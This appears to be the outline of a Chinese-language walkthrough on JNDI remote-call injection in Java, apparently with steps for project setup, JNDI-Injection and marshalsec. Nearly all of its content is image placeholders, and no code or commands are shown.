
(1) 创建项目:




(2) JNDI远程调用-JNDI-Injection:















(3) JNDI远程调用-marshalsec:

